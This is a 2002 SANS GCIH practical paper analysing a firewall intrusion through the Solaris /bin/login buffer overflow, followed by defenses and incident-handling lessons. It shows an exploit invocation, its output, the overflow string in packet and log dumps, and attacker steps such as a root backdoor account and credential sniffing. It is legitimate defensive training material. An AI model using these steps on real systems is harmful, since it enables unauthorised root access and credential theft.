GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Advanced Incident Handling and Hacker Exploits

Exploit of a Firewall via the /bin/login Buffer Overflow

GCIH Practical Assignment: Option 1
GCIH Practical version 2.0

Submitted by: VJ (Roni) Fox
Submitted on May 8, 2002

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Table of Contents

© SANS Institute 2000 – 2002. Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Exploit of a Firewall via the /bin/login Buffer Overflow

Introduction:

The network of CompanyZ in this paper has many vulnerabilities that could have allowed an attack to occur, but the one that will be used for the purpose of this paper is the System V /bin/login Buffer Overflow. This vulnerability was chosen because this incident happened after the /bin/login vulnerability and exploit became public.
At the time of the incident, CompanyZ had been in the midst of a debate among the security administrators, system administrators, business managers, and engineers regarding whether or not to act on the /bin/login vulnerability.

CompanyZ's business managers and engineers felt that this vulnerability was not a threat, due to the firewall in place. They were under the assumption that having a firewall makes a network externally invincible. They thought the /bin/login vulnerability could only be exploited by insiders, which they did not regard as a probable threat. On review of the firewall configuration and rules after the incident occurred, it was clear that the firewall was not infallible, as they had thought.

The security administrators and the system administrators thought the vulnerability should be addressed, particularly considering the fact that the company had been laying employees off recently. Considering that insiders can cause more damage due to familiarity with the network, and that the actual firewall rules in place were not as locked down as it was thought; it is very likely that the /bin/login buffer overflow could have been the vulnerability exploited to gain entrance to the network.

Part I- The Exploit:

The System V /bin/login Buffer Overflow was discovered and researched by Mark Dowd of the ISS X-Force.

The Common Vulnerabilities and Exposures (CVE) project has assigned the number CAN-2001-0797 to this issue. This is a candidate for inclusion in the CVE list (http://cve.mitre.org), which standardizes names for security problems.

Vulnerable OS's:
The following OS's are vulnerable to this buffer overflow, unless specifically patched against:

IBM AIX 4.3
IBM AIX 4.3.1
IBM AIX 4.3.2
IBM AIX 4.3.3

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

IBM AIX 5.1
HP HP-UX 10.01
HP HP-UX 10.0
HP HP-UX 10.10
HP HP-UX 10.20
HP HP-UX 11.0
HP HP-UX 11.11
HP HP-UX (VVOS) 10.24
HP HP-UX (VVOS) 11.0.4
SCO Open Server 5.0
SCO Open Server 5.0.1
SCO Open Server 5.0.2
SCO Open Server 5.0.3
SCO Open Server 5.0.4
SCO Open Server 5.0.5
SCO Open Server 5.0.5a
SCO Open Server 5.0.6
SGI IRIX 3.2
SGI IRIX 3.3
SGI IRIX 3.3.1
SGI IRIX 3.3.2
SGI IRIX 3.3.3
SGI IRIX 5.3
SGI IRIX 6.2
SGI IRIX 6.3
Sun Solaris 2.0
Sun Solaris 2.1
Sun Solaris 2.2
Sun Solaris 2.3
Sun Solaris 2.4_x86
Sun Solaris 2.4
Sun Solaris 2.5_x86
Sun Solaris 2.5
Sun Solaris 2.5.1_x86
Sun Solaris 2.5.1_ppc
Sun Solaris 2.5.1
Sun Solaris 2.6_x86
Sun Solaris 2.6
Sun Solaris 7.0_x86
Sun Solaris 7.0
Sun Solaris 8.0_x86
Sun Solaris 8.0
Linux Slackware 3.3
Linux Slackware 4.0
Linux Slackware 8.0
Linux SuSE 6.1

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The Buffer Overflow in System V Derived Login is a security vulnerability in the /bin/login binary, that allows remote attackers to cause an overflow in the /bin/login binary causing it to execute arbitrary code, thus allowing the gaining of arbitrary privileges. Arbitrary is defined by Merriam-Webster's Collegiate Dictionary as: depending on individual discretion (as of a judge) and not fixed by law; or not restrained or limited in the exercise of power. To me, this means that the code run and privileges gained by the attacker are up to his (the attacker's) discretion, and may be unrestrained/ unlimited.

Services affected by this vulnerability are:
telnet
rlogin
login
other SUID root programs that call on login.
This includes some versions of SSH that may be configured to interact with login.

Summary of how the /bin/login buffer overflow works:
System V implementations of /bin/login use a fixed-size buffer to store environment and argument variables that are received from other programs. Entering numerous variables can overflow this buffer. An attacker can use this vulnerability to gain the privileges of the process that invoked login- root if accessed via a SUID root program, such as telnet or rlogin. The specifics of how a buffer overflow works will be described later in this paper.

Variants of this exploit were found for Solaris x86, Solaris 7, IRIX 5.3, IRIX 6.2, and IRIX 6.3. The sparc Solaris 7 exploit is the focus of this paper.

References/ URL's:
CERT® Advisory CA-2001-34 Buffer Overflow in System V Derived Login:
http://www.cert.org/advisories/CA-2001-34.html

Internet Security Systems Security Advisory: Buffer Overflow in /bin/login:
http://xforce.iss.net/alerts/advise105.php

CERT Vulnerability Note VU#569272 : System V derived login contains a remotely exploitable buffer overflow:
http://www.kb.cert.org/vuls/id/569272

Solaris Login Remote Exploit (via telnetd) Written by morgan@sexter.com:
http://neworder.box.sk/showme.php3?id=6351

"Smashing the Stack for Fun and Profit" by Aleph One:
http://www.phrack.com/phrack/49/P49-14

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Part II- The Attack:

Network Description:
CompanyZ is an extremely large company (over 100,000 employees) with multiple networks of thousands of servers that reach into multiple countries/ continents. They have a variety of hardware, but in the location I work there is primarily: Sun UltraSparc 5- UltraSparc 60, Sun E250- E10K, IBM RS/6000, and Compaq DL 360-6500; with an occasional HP and Dell. They also run a variety of OS's: Solaris 5.5.1-Solaris 8, IBM AIX 4.2.2.3- AIX 4.3.3.9, Windows NT 4.0 SP1- SP6A, and Windows 2K. (Their current OS-level standard for each of the OS's is: Solaris 2.6, AIX 4.3.3.9, and Windows NT 4.0 SP6A).

For the purpose of this paper, I will focus on the following hardware and software: (See Appendix A for network diagram):

IDS System- The IDS system used by CompanyZ is Netranger. Netranger consists of an AIX 4.3.2 director, and sensors attached to the director. There are 5 sensors around the environment the intrusion happened in. The sensors hardware consists of Sun E250's, with several different versions of Solaris running on them (Solaris 2.5.1 to Solaris 7). The signatures have not been updated in over a year, because the Netranger software is too outdated to support new signatures. The Netranger software cannot be upgraded because the hardware is too outdated for newer versions.
The Netranger sensors are not configured to monitor or log internal traffic- only incoming external traffic. No alerts were triggered from this incident.

Firewall- The firewall used by CompanyZ is Network Associates Gauntlet Firewall V5.5. This is a proxy-based application level firewall as opposed to a packet filter or stateful packet inspection firewall. This runs on 5 different servers, which are Sun E3500 series with 400mhz processors, 2gb of memory, and running Solaris 7. None of these servers had the current recommended Sun patch-level. There had been no new patches applied to them in over a year.
I will call these servers FW1- FW5. FW1 and FW2 act as external DNS servers for the company, in addition to running the firewall application. FW2-5 also acts as mail relays between the internet and the internal Mail server.

On review of the firewall following the incident, the following proxy services were found open and allowed through the firewall:

Outward:	Inward:
telnet	telnet
ftp	smtp
smtp	

In addition, telnet service to the firewall itself was open, from both internal and external. The telnet service on the firewall was running on a different port than usual (port 23 is the usual telnet port). This means that Gauntlet's telnet proxy was NOT monitoring the

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

correct port for incoming telnet connections to the firewall, and no proxy authentication was required for those sessions. The Gauntlet FW had proxies setup for the services above that originate on one side of the firewall, and are destined for the other side, but no proxies in place for the services that originate internally and are destined internal to the firewall.

Routers- The routers used are Cisco 7500 routers.

Servers:
Web1- Sun Enterprise E450 1024 MB RAM -Web Server-
Solaris 8, patches not current. Running Netscape and Websphere.

App1- Sun Enterprise E450 1024 MB RAM -App Server-
Solaris 8, patches not current. Running Netscape and Websphere.

Db1- Sun Enterprise E450 1024 MB RAM -DB Server-
Solaris 7, patches not current. Running LDAP.

DNS1- Sun Enterprise E250 1024 MB RAM- Internal DNS server-
Solaris 7, patches not current.

Mail1- IBM RS/6000 1024 MB RAM -Mail Server-
AIX 4.2.3.0, patches not current. (OS no longer supported by IBM).

Work1- E450 1024 MB RAM –Internal Operations departmental server-
Solaris 7, patches not current. Used to access all production servers by telnet.

All unix servers in CompanyZ's network run the following services unrestricted by the FW proxies: telnet, ftp, sendmail, and NFS Server, even if not needed on the host.

Protocol Description:
/bin/login is a program used to authenticate local and remote users to unix systems via username and password. It compares the login id and password with the entries in the passwd and shadow files. If incorrect, login is denied. This program is used at the console, and by in.telnetd, rlogind, and sometimes SSH, if it is setup incorrectly. The unix /bin/login binary uses an array of buffers to store environmental variables and arguments passed to it by other programs. Versions of the /bin/login binary that have evolved from System V Unix incorrectly handle excessively large authentication requests. It is possible that an unauthenticated user can input numerous environmental variables and cause a buffer overflow that allows them to obtain system (and possibly root) access; then execute arbitrary code on the system.

If the login program is called by a user with a local shell, they cannot gain any additional privileges. But if the login program is called remotely, the attacker can then gain privileges of the program that called it. If the program that calls login is SUID root, the

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

attacker will gain root privileges remotely. No local account or knowledge of the targeted system is needed to exploit this.

The Gauntlet FW telnet proxy services require proxy authentication for telnet services crossing the firewall. After proxy authentication, the in.telnetd daemon is called to service the telnet request, which calls on the /bin/login program to authenticate it.

How buffer overflow exploits work:
First I will describe how a buffer overflow works. Then I will explain the specifics of the /bin/login buffer overflow. The text for this class ("Gaining Access, Part 3" by Ed Skoudis and Eric Cole), and "Smashing the Stack for Fun and Profit" by Aleph One: (http://www.phrack.com/phrack/49/P49-14) were used as references for the following information.

A buffer overflow occurs when too much information gets stuffed into a space that is too small for it. A buffer is a chunk of computer memory that holds many occurrences of a data type. Arrays are commonly associated with buffers within C programming. An array is a group of variables, some of which are assigned at run time.


Memory processes have 3 areas: text, data, and stack. The text area is fixed by a program, and includes the actual code and read only information. This area is similar to a text section of an executable, and is read-only.
The data section holds initialized and uninitialized data. Constant variables are stored, here. The size of the data section can be changed with a system call. If the increase of data in this area uses all available memory, then the process is stopped and rescheduled with more available memory.
The stack is a 1-piece block of memory that contains data. It is a theoretical way of describing how computers use objects (data) in memory. The last piece of data put on top of the stack is the first piece of data out (this is called LIFO- Last In First Out).

A function alters the process control of a program, then the stack helps return the process control back to the program instructions following the function. The stack also assigns changing variables used in functions, passes rules to the functions, and returns values from the functions.


A marker called a "stack pointer" is used to mark the top of the stack (the bottom of the stack is at a fixed address location). The size of the stack is adjusted by the kernal as needed. The stack contains "stack frames" which are pushed onto the top of the stack, then "popped" off the stack when a function call is done. The stack frame consists of variables, the parameters of a function, and the information necessary to recover process control by the program. This includes the value of the stack pointer at the time the function is implemented. The stacks of both sparc and intel architecture grow down towards lower memory addresses, as opposed to up to higher addresses, as some other architecture does. This means that the stack pointer at the top of the stack points to a

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

lower numerical memory address than the fixed address at the bottom of the stack. There also may be a "frame pointer", which points to a location within the frame. This is used for referencing variables and parameters within the frame, since their location changes as data is pushed onto or popped off of the stack.



When a function is called, the first thing it does is to save the prior frame pointer, so it can be referred to when the function has finished (this is like a return address). Then it creates a new frame pointer by copying the current stack pointer onto the current frame pointer. It then moves the stack pointer to make room for the space that the variables called by the new function will need (this is called the prolog). When the function is complete, the stack is "cleaned up" (called the epilog).



© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

When a larger amount of data is put into the current stack frame than the space allocated for it, the data flows over into the next stack frame. In the example above, the data going into the new frame would overflow into frame 1, overwriting the return address of frame 1. The frame 1 pointer (supposed to refer to the return address for frame 1- which is the beginning of frame 1), is then pointing to whatever data was written over it. This is what allows the flow of process control to be changed. When the current function is complete, it attempts to return control to the next process (frame 2), but then executes whatever code is written at the frame 2 pointer address. The code to call a shell can be written at this point, which will then be executed. If the program that the overflow occurred in had root privileges, then the shell will be executed with root privileges, and allow the attacker to run any command wanted.
To avoid this happening, programs must be written to check how much data is being input, and written to the buffer. If the amount of data exceeds the maximum the buffer can handle, then the program denies the request. This will keep the buffer from being overflowed.

The /bin/login exploit:
(See Appendix B for source code- contains comments that may be offensive to some):
The login exploit scrip is written in C++, which must first be compiled with cc or gcc. The attacker runs the exploit, giving it the correct parameters per its instructions. The script can be run in a local mode (against the loopback address of the local host), or in two different remote modes (a different return address and location is defaulted for each). The attacker may specify address locations to use for the return address, and may specify which port to connect on; or may use the script's default return address and port. The attacker may also specify a "brute force" mode.

The exploit script opens a telnet session to the target host. The target host's in.telnetd calls on the /bin/login binary to authenticate the user. When the login binary asks for the id and password, an incorrect id/ password combination is sent, followed by the overflow string. This string causes the login binary's buffer to overflow, and the code included in the string is then executed. This is where code would be inserted to spawn a shell, which would have root privileges. The exploit that I found and used for testing did not contain the code to spawn a shell, but this would not be difficult to add (Aleph One's paper includes the C++ code to spawn a shell).

Testing the exploit:
The exploit would not compile correctly on Solaris 8, but did compiled cleanly on Red Hat Linux 7.1, and NetBSD. I used Red Hat Linux for my "attacking" OS.

I ran the exploit script using this command:
./login_exploit –t 1 <IP>

It opened a telnet session to my target IP (a sparc Classic running Solaris 7), and reported the following:

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

using 0xffbef824 as return address
using 0x20026fc8 as return location
Read login, sending bad user string now
waiting for password…read password:
sending enter now
Sent overflow string….waiting for Login incorrect

At this point it then seemed to hang. I tried this several times, using various ports, both with and without the "brute force" mode. I was not able to find login errors or messages within the loginlog. I did find errors in the messages log when I enabled logging for all login failures via syslog. (The messages excerpt is shown below).

When I tried the other remote target option (using the "-t 2" option), the only difference I saw was that it used a return address of 0xffbef8bc, instead of the one shown above. Everything else looked the same, and I got the same response.

When I ran snoop on the target host, snort on one of the other network hosts, and repeated the exploit attack; both showed an abundance of packets sent to the target host. However, the buffer did not appear to overflow. I was not able to debug the script sufficiently to allow the buffer overflow to occur, show any other error messages in its logs, or execute any commands on my target host.

Here is one of the packets from the snort log of the test attack on my target host (the target host had telnet services running on port 2050 to simulate the conditions of the firewall intrusion):

04/07-19:58:24.678532 8:0:20:1D:D4:BE -> 0:50:56:47:72:50 type:0x800 len:0x10D
192.168.1.102:1571 -> 192.168.1.107:1055 TCP TTL:255 TOS:0x0 ID:55309 IpLen:20 DgmLen:255 DF
AP Seq: 0x49106649 Ack: 0x1EFFD61D Win: 0x2798 TcpLen: 32
TCP Options (3) => NOP NOP TS: 978740 1425647
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 20 41 AAAAAAAAAAAAAA A
20 41 20 41 20 41 20 41 20 41 20 41 20 41 20 41 A A A A A A A A
20 41 20 41 20 41 20 41 20 41 20 41 20 41 20 41 A A A A A A A A
20 41 20 41 20 41 20 41 20 41 20 41 20 41 20 41 A A A A A A A A
20 41 20 41 20 41 20 41 20 41 20 41 20 41 20 41 A A A A A A A A
20 41 20 41 20 41 20 41 20 41 20 41 20 41 20 41 A A A A A A A A
20 41 20 41 20 41 20 41 20 41 20 41 20 41 20 41 A A A A A A A A
20 41 20 41 20 41 20 41 20 41 20 41 20 41 20 41 A A A A A A A A
20 41 20 41 20 41 20 41 20 41 20 41 41 41 A A A A A A AAA
41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAA

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

When I ran the local option (./login_exploit –e –t 0 | /bin/login) it again used a different return address (0xffbef85c), but this time attempted the login twice. When I used this option (the loopback option), I also found errors in my local messages log.

The exploit code I found specified it was for Solaris 7. I tested it against a Solaris 8 server with the following results: it reported that it completed the overflow, and was "connecting to our bindshell", but again, I did not receive a shell, and did not find any evidence on the target server that an overflow had occurred. I attempted to insert code at the "connecting to our bindshell" point to spawn a shell, but was not able to do so successfully.

Description of the incident (attack):
As seen in Appendix A, the firewall servers (FW1-5) run Solaris 7. These servers had telnet service running on an alternate port that was actually open to the servers themselves. Upon investigation, it was found that this had been configured by one of the system administrators, so he could log in from home, if necessary. The telnet service was being run on an alternate port, but this would still identifiable via scans, as I will show you.

For the purpose of this paper, the /bin/login vulnerability will be assumed to be what the attacker exploited to gain entrance to the network. As I will describe later, there was no way to reconstruct what had actually happened due to the extremely ineffective response to this incident, and the lack of system auditing/ logging.

A ping scan probably obtained the IP's for the attacker, which he would have then run a TCP SYN scan against to identify the open ports. Once ports were identified, the attacker could have run a nessus scan against the server to find vulnerabilities. He could then identify that telnet service was running on port 2050. Here is an excerpt from a nessus scan run against FW2, with the IP removed (note the security warning relating to port 2050):

Nessus Scan Report

TESTED HOSTS
XXX.XXX.XXX.XXX (Security warnings found)
DETAILS

+ XXX.XXX.XXX.XXX :
. List of open ports :
o ftp (21/tcp)
o smtp (25/tcp)
o unknown (2050/tcp) (Security warnings found)
o general/tcp (Security notes found)

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

. Warning found on port unknown (2050/tcp)
a telnet server seems to be running on this port
. Information found on port general/tcp
Nmap found that this host is running Solaris 2.6 - 2.7

This file was generated by the Nessus Security Scanner

With this information, the attacker then ran the login exploit against the telnet service on port 2050 on the firewall servers, and was successful on FW2. The Gauntlet telnet proxy service was not monitoring this port due to it being non-standard. The system administrator who implemented this service did not modify the telnet proxy to monitor this port. Once he gained a root shell on the firewall, he created the super-user account "ellite" that he later used to login with a second time. With his root privileges he was able to sniff traffic on the internal network by issuing a snoop command.

The snoop command was his real jackpot. CompanyZ uses telnet and ftp freely within their intranet, and thus the attacker was able to gain a multitude of id's and passwords. He then used some of these id's and passwords to access other nearby servers; including a DNS server (DNS1), a Mail server (Mail1), and an Operations departmental server (Work1) that gave him telnet access to every production server in CompanyZ's network.

CompanyZ had been recently going through a series of employee layoffs, which included employees with critical system access. An internal auditing group was doing regular audits of logged activity of the employees given notice, in case of any inappropriate actions. It was during this audit process that signs of the attack were noted.

Signature of the Attack:
I was not able to find an "official" signature of the sparc Solaris 7 exploit. I found login failure messages where the server is configured to log ALL login failures via syslog. I also found the following in the messages log after running the exploit against one of my test servers:

April 3 15:45:04 localhost login(pam_unix)[7628]: check pass; user unknown
April 3 15:45:04 localhost login(pam_unix)[7628]: authentication failure; logname
= uid=0 euid=0 tty=tty?? ruser= rhost=
April 3 15:45:06 localhost login[7628]: FAILED LOGIN 1 FROM (null) FOR
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA A A A A A A A A A A A A A A A A A A A A A A A A A A A
A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A A
AAAAAAAAAAAAAAÿ¾ò¨AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA ^Bnìÿÿÿð ^Bnì^
^Bo¨AAAAÿÿÿÿAAAAAAAAAAAAÿ¾øTÿÿÿÕAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

AAAAAAAAAAAAAAA\200^\@^Q\200^\@^Q\200^\@^Q\200^\@^Q\200^\@^Q\200^\@^Q\200^\@^Q\200^\@^Q\200^\@, Authentication failure
April 3 15:45:06 localhost login[7628]: FAILED LOGIN SESSION FROM (null) FOR (null), Error in service module

/bin/login Exploit Defense:
This particular exploit could be defended against by NOT running services which use the /bin/login program. Telnet and rlogin should be disabled, and a version of SSH should used instead which does not utilize /bin/login. To disable these services, they should be commented out in /etc/inetd.conf. The inetd daemon should then be restarted, so the files are re-read. The patches supplied by the vendor(s) should also be applied. The patches released by the vendors substitute a login binary that checks the amount of input that is being sent, and gives an error and quits if too much input is sent. Another way to defend a system against this is to disable code execution in the stack by adding the following lines to the /etc/system file (sparc Solaris only):
set noexec_user_stack=1
set noexec_user_stack_log=1

How CompanyZ could have protected themselves against this attack:
The firewall port with telnet service running on it should have been disabled. Telnet should not be used to access the firewall. Having a port open with an easily exploitable service like telnet creates a high risk for a number of exploits. If the firewall needed maintenance, the system administrators should be using the VPN to access the company's intranet, then used a secure service such as SSH to access the firewall. All the servers the company owns should be upgraded to the most recent patch level for their OS. This particularly applies to the critical servers the company owns, such as the servers for the firewalls, DNS servers, and mail servers. Also, the use of telnet and ftp within the intranet should be stopped, and a safe SSH configuration used instead.

Part III- The Incident Handling Process:

Phase I: Preparation:
The Preparation phase allows the company to be prepared in the event of an incident. This preparedness covers many areas, including: incident handling team formation and training; establishing an incident handling process; establishing an incident notification process; IDS monitoring; building an incident response toolkit; procedures/ checklists on making backups, restoring a system, etc; team communication plan; employee education; hardware availability; interdepartmental cooperation guidelines; regular system backups; and development of law enforcement contacts. Policy should be established for all the above areas.

CompanyZ had very few countermeasures in place. They also had few deterrents. They did have the following warning banners on their systems:

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

THIS SYSTEM IS RESTRICTED TO AUTHORIZED USERS AND BUSINESS PURPOSES ONLY. INDIVIDUALS ATTEMPTING UNAUTHORIZED ACCESS AND NON-BUSINESS UTILIZATION ARE LIABLE FOR DAMAGES INCLUDING THE VALUE OF DIVERTED RESOURCES AND CRIMINAL PROSECUTION.

However, they do not include any reference to system use being monitored and recorded, or the possibility of monitoring records being turned over to law enforcement officials in the event of possible criminal activity. The banners giving the above warning were displayed along with system OS and application/ purpose of the server.

CompanyZ did have clear and consistent policy regarding user account creation, which for the critical systems is managed by their operations security group. This actually helped identify that an incident had happened.

CompanyZ had explicit policies regarding what services can be running on servers- including not allowing the use of telnet, ftp, and rlogin, and limiting the use of sendmail and NFS Server to servers that specifically need those processes. However, these policies were routinely not followed. All the above services commonly ran on all unix servers in the network.

CompanyZ did not have auditing or accounting configured on their servers. They also did not have servers setup to log failed login attempts or network sessions established. It also is common practice in the CompanyZ Operations group to truncate logs when a server has space issues. This effectively deletes any audit trail.

CompanyZ did not have an established incident response process. They had just recently identified an incident handling team, but the team had not yet been trained, and was not called at the time of the incident. There was very little established process or policy in place to apply to the incident. CompanyZ's primary concern at that time was application uptime, and minimizing loss of revenue through application outage. CompanyZ did have a notification policy for incidents, which included a time-based escalation matrix (escalating to a higher level of notification at intervals of 10 minutes) with contact lists. This notification matrix was not followed- the operations security contact was not notified for more than 3 hours after the event was identified by the auditing team.

CompanyZ did have a policy of immediately escorting out employees with critical system access who have been laid off, rather than giving them advance notice. This policy was not followed at the time of the layoffs preceding this incident. There were so many employees being laid off at this time, that it was decided that employees who performed system administration or other duties of equal or higher responsibility were "too professional" to risk their severance and reputation by doing anything that might harm the company. So there were many employees (close to 100) that had critical system access, and were given a 2 month notification of being laid off. These employees were allowed to continue working, and accessing critical systems. This was in direct violation of CompanyZ's termination policy.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

CompanyZ has a policy that requires a "secure" conference call be the communication point for the incident handling process. A "secure" conference call simply means that classified data is not discussed/ defined during the call. However, there is no policy in place to define HOW classified data SHOULD be communicated.
At the time of this incident, data was seen being sent via email, internally.

CompanyZ did not have any incident response toolkit available. There had been no backups run on the affected systems in several weeks. There were no procedure checklists on creating a backup or taking the server off the network. There was no hardware set aside for incident recovery purposes, although hardware was available from the server build department at the time of the incident. The server build department also had copies of all OS's used by the company, although they did not keep the copies in secure storage. Accounting/ auditing services were not enabled on the systems.

The employee education was also not adequate- the operations employees should have had more education about how to handle the possibility of an incident. CompanyZ had communication issues between several departments- the security policy department was not cooperative with the security operations department. The security policy department also had established law enforcement contacts, but would not share them with the security operations team. (It was then decided NOT to call in law enforcement, so this did not become an issue at the time.)

Phase II: Identification:
The identification phase is when it is determined if an event is an incident. This is also the beginning of evidence gathering, and care should be taken to assure a chain-of-evidence, in case it is needed.

In the SANS "Incident Handling: The Emergency Action Plan" module; an event is defined as "any observable occurrence in a system and/or network" (pg. 5). An incident is an "adverse event in an information system, and/ or network, or the threat of the occurrence of such an event" (pg. 4).
An event can be mistakenly identified as an incident; this is why it is necessary to carefully assess the data to determine whether or not it actually is. This is the point at which a security operations employee should have been notified, to make the actual determination of whether this constituted an incident.

The identification of this incident happened by the auditing group that had been reviewing logs due to the recent layoffs. They were emailed copies of key files and logs from critical servers on a daily basis, which they were not able to consistently review. This particular file was several weeks old by the time they reviewed it. They identified an unusual user account within the passwd file of one of the servers:
ellite:x:0:1:::/usr/bin/ksh

This account was identified as unusual because the user has a UID of (0). The particular server this account was on had very few accounts on it, as it was one of the firewall servers (FW2). There also is no identifying comment to describe the user. Accounts at

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

CompanyZ typically consist of first letter of the first name, and first 5 letters of the last name; and always have identifying comments in the description field that include contact information for the user.

When the auditing group found this account they contacted the operations 24x7 support team, asking them to do some research for them on FW2, as well as on the other firewall servers. They asked for current copies of the passwd, group, messages and sulog files, as well as output from "last" and "who". They also asked for listings of all files on the server, including owner and last access. The request was given a few hours prior to the end of the current shift, and was handled by several different people. By the time the operations security team was notified, there had been at least four different people on the server, more than three hours had passed, and many commands had been run. There was no record of what commands had been run, or by whom. The only thing they knew for certain was that the "last" command showed the userid "ellite" had logged on only a few times, approximately two months prior. The first time he had been on the box for approximately 34 hours before logging off. They found files containing output of the "snoop" command run on the internal network interface, showing many id's and passwords, some of which were root. They had already started making a backup of the server over the network, and the security policy department was in the midst of discussing with the operations staff whether or not to call in Law Enforcement once the backup had been made. This is when the operations security group was notified.

The identification phase could have been better handled if the following had been done: The operations security group should have been immediately notified the moment it was determined that an "event" had occurred. This notification should have come from the auditing group who identified a possible unauthorized user. The operations staff should also have notified the operations security group when they were asked to do "research" on the server. At this time, the operations security group could have easily identified through their account administration documentation that the account on the server was not authorized, and assigned an incident handler to lead the investigation. They could have then proceeded to contain the system, and evaluate the rest of the network. The operations security group also could have documented what was found, and the chain of events that unfolded from there.

Phase III: Containment:
Once an event is determined to be an incident, the incident handlers keep it from getting worse. This is where the system(s) involved are separated from the rest of the network, the area is physically contained, and backups are made before the evidence is altered from the investigation. After all this is done, then investigation can begin- preferably on a copy of the penetrated server's data, using commands from cdrom.

Separation from the network, and backups, should have been done prior to investigation. At this point CompanyZ's data was already altered. Commands used on the FW2 prior to containment included last, who, finger, ps –ef, ls –la, cat, find, netstat, and vmstat. Files reviewed included /var/adm/messages, /var/adm/sulog, /etc/passwd, /etc/shadow, /etc/group, /etc/services, and /etc/inetd.conf.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

